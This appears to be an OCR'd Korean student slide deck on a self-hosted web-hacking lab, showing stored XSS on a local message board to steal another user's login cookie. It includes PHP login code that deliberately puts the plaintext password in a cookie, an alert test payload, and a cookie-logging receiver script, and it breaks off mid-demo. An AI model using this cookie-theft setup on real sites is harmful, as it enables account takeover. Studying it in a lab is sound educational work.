127.0.0.1/logIn.php

앱 NAVER IE에서 가져온 북마크 ccit 워게임 웹공부 블로그 Dun0107 ppt 공부 제 11회 한국장학... 기획팀 ppt

https://duni0107-day.tistory.com/

HACKDUN ❤

<웹해킹 실습 2탄>

LOGIN

PY0ZZ1

LOGIN REGISTER

갖고싶다 PY0ZZ1의 계정..

오후 3:50
2019-05-03

어떻게 하면 PYOZZ1의 계정을 가질 수 있을까요?

1번 – 무작정 아무거나 넣어보다 보면 언젠가는 맞추겠지..

드디어 풀었어..

비밀번호는.. **********

어떻게 하면 PYOZZ1의 계정을 가질 수 있을까요?

1번 – 무작정 아무거나 넣어보다 보면 언젠가는 맞추겠지..


불가능 판정

드디어 풀었어..

비밀번호는.. **********

2번 – PYOZZ1를 고문해서 비밀번호를 얻어내기

2번 – PYOZZ1를 고문해서 비밀번호를 얻어내기



불가능 판정

3번 – XSS로 쿠키 값을 탈취하자

사실 이게 찐 제목임… ㅎ

XSS란 무엇일까요 ?

XSS (Cross Site Scripting)

- 게시판이나 웹 메일 등에 스크립트 코드를 삽입해 개발자가 고려하지 않은 기능이 작동되게 하는 치명적인 공격

종류 : Reflected XSS, Stored XSS

Reflected XSS VS Stored XSS

스크립트를 입력하면 바로 반사되어
바로 실행이 되는 방법

-> URL 주소 입력창에 직접 주소 입력
해서 공격

스크립트를 저장해 두었다가 공격하는 방법

-> 게시판 등에 글을 올리는 기법

쿠키란?

쿠키는 방문자의 정보를 방문자 컴퓨터의 메모리에 저장하는 것 말함

예를 들어 ID, 비밀번호를 저장하거나 방문한 사이트 저장하는데 사용

➡ 이렇듯 최적화된 웹 환경을 제공하기 위해 사용되는 쿠키. 그런데 이게 해킹된다면?

공격하기 전 준비해야 할 환경

1. XSS가 실행되기 위해 보안이 되어있지 않은 게시판

2. 쿠키에는 ID와 PW가 저장되도록 함
   (해킹에 중점을 두기 위해 쿠키 값에 ID,PW가 바로 나타나도록 함)

```php
if($row['userPw']==$userPw){

  setcookie('session_Id', $userId, time()+86300, '/');
  setcookie('logIn_time', time(), time()+86300, '/');
  setcookie('session_Pw', $userPw, time()+3600, '/');

  echo "<script>alert('$userId 님, 반갑습니다'); location.href='main.php';</script>";
```

로그인에 성공하면 쿠키로 userId, time, userPw를 저장해줌


공격 시나리오

1. 게시판에 간단한 XSS 공격 스크립트를 업로드해 공격이 실행되는지 확인한다.


2. XSS공격으로 쿠키 값을 탈취한다.

3. 얻어낸 쿠키 값으로 로그인한다.

실 습



게시판에 <script>alert("HI");</script>를 저장해 XSS 공격이 실행되는지 확인한다.



127.0.0.1/view.php?no=19
앱
NAVER
Dun0107
ppt
127.0.0.1 내용:
HI
확인

쿠키값 탈취를 위해 간단한 악성 스크립트를 작성 후 업로드!

자유롭게 글을 남겨주세요

글 번호	작성자	제목
2	안농	ww
3	해커	나는 해커다
19	root	안녕
18	root	PY0ZZ1님 읽어주세요!
11	root	ge
15	w	웹개발은 어려워
20	HACKDUN	웹해킹이싫어요

WRITE HOME



쿠키 값에 저장된 ID, PW가 보임

문제 발생!

이렇게 되면 이 글을 읽는 사람의 쿠키 값이 바로 출력되므로

나 -> 나

PYOZZ1 -> PYOZZ1

내가 PYOZZ1의 쿠키 값을 알 수 없다.


해결방법

내 로컬로 웹을 열고 cookie.php 저장

```php
<?php
    $cookie=$_GET['data'];
    $atime=date("y-m-d H:i:s");
    $log=fopen("data.txt","a");
    fwrite($log, $atime." ".$cookie."\r\n");
    fclose($log);
    echo "<img src=hackerDUN.png></img>";
?>
```

쿠키 값을 받아 data로 저장하는 코드

글을 읽으면 새 창으로 hackerDUN 이미지가 뜨도록 함



출력되는 데이터 값을 서버(cookie.php)로 주라는 내용의 스크립트


자유롭게 글을 남겨주세요
글 번호
작성자
제목
2
안농
ww
3
해커
나는 해커다
19
root
안녕
18
root
PY0ZZ1님 읽어주세요!
11
root
ge
15
w
웹개발은 어려워
20
HACKDUN
웹해킹이싫어요
WRITE
HOME

업로드 완료!


관점 : PYOZZ1

글을 확인해보세요

글 번호 :18	작성자 :root
PY0ZZ1님 읽어주세요!	


[목록보기] [글쓰기] [수정] [삭제]

PYOZZ1가 글을 읽는 순간
새 창으로 이미지가 뜸




그리고!!!!!!

